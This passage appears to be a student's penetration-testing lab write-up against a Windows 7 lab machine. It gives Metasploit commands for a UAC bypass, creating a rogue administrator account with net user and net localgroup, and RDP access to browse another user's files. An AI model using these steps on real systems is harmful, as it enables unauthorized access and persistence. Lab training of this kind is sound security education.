IMadeIT-jmort00.txt in a another window to create the text file and then in the meterpreter window I used the command upload IMadeIT jmort00.txt c:users\\window\\ 7\\desktop and it appeared on said desktop.



The text file on the windows 7 desktop.

3. Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side.





Above is my new administrator account on Windows 7. I first used the command use exploit/windows/local/bypassuac to gain access to the active sessions on windows 7 and use its commands. After it ran it create a second session directly in system 32 allowing me to run it as if I was running a command console on the actual Windows 7 system without having to present a password. From that second session i used the command net user /add Joshua password to create my new user and then after I used the command net localgroup administrators Joshua /add to add myself as an administrator on the system.

4. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP.

Above is the remote desktop displaying the downloads folder of the user Window 7 on the Windows 7 operating system. I was able to gain access to this folder because I logged in through my new user account and was an administrator. I used the command rdesktop 192.168.10.9 -u Joshua and logged in and browsed freely on the target computer.